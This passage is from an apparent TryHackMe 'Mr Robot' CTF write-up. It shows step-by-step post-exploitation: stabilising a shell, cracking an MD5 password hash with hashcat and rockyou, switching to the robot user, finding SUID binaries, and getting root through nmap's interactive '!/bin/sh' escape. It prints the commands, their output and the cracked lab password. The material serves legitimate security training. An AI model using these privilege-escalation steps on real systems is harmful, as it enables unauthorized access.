
   c. export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp

2. Once that is done now we have make our shell stable and not exit when pressed ctrl-c to do that first ctrl-z from the current shell and paste this **stty raw -echo; fg; reset** and now press enter a few times now you have a shell that won't quit on doing ctrl-c
3. Let's also add column and rows
   a. stty cols 120 rows 30

Now the shells is fully interactive lets continue to find the next key.

Post-Exploitation [Phase 3]

Password for ssh in md5




```
daemon@linux:/$ cd home
daemon@linux:/home$ ls
robot
daemon@linux:/home$ cd robot
daemon@linux:/home/robot$ ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ 
```

We cannot cat the key but we can cat password.raw-md5 but it is in md5 format lets copy this adn use hashcat to crack it

Cracking password using hashcat


command ⇒ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt



```
c3fcd3d76192e4007dfb496cca67e13b:[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Sun Mar 23 10:22:33 2025 (2 secs)
Time.Estimated...: Sun Mar 23 10:22:35 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   192.9 kH/s (0.53ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 40960/14344385 (0.29%)
Rejected.........: 0/40960 (0.00%)
Restore.Point....: 36864/14344385 (0.26%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: holabebe -> loserface1
Hardware.Mon.#1..: Util: 15%

Started: Sun Mar 23 10:22:18 2025
Stopped: Sun Mar 23 10:22:37 2025
→ mrRobot
```

Now that we have credentials for robot we can try to enter via ssh and then we can cat the 2nd key.

Key 2




```
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$ ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
[redacted]
robot@linux:~$
```

We got our 2nd key lets look at our privilege. Let's look for the suids in the system that are out of other ordinary

Looking for weak or out of the ordinary SUIDs

command ⇒ find / -perm -4000 -type f 2>/dev/null



```
robot@linux:/tmp$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/tmp$
```

Ok we can see that we have nmap and before this i ran linPeas as well and this 100% a attack vector that will lead us to and root priviledge. Let's look at the nmap help what we can use

Root Priviledge via nmap

command ⇒ nmap --help

```
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
```

```
  -p <range> ports to scan.  Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
```


We have interactive for the nmap lets use that to see what it is and how can we use this for our priviledge escalation

command ⇒ nmap --interactive

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> help
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24
```

As we can see we can use exclamation mark to run shell commands and this is going to be what gives us the root shell by using “!/bin/sh” we can get a shell that will be root as nmap is running as root and the shell that will be spawned by the nmap will be root as well


command ⇒ !/bin/sh



```
nmap> !/bin/sh
# id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# 
```

Here we go we got root priviledge now we can cat and submit the third and final key and end this challenge

Key 3




```
# cd /root
# ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
[redacted]
# 
```

We got our last and final flag lets end the challenge

Key Findings

1. always check for robots.txt
2. wordpress or cms sites can often be very vulnerable to attacks
3. always look for a login page on these websites as they may contain weak creds
4. always look for suids that are out of the ordinary and use linPeas to confirm
5. In this we had a older version of nmap that had interactive mode that helped us to gain a root shell

TryHackMe



Woop woop! Your answer is correct

Congratulations on completing Mr Robot CTF!!!

Points earned	Completed tasks	Room type	Difficulty	Streak
90	2	Challenge	Medium	1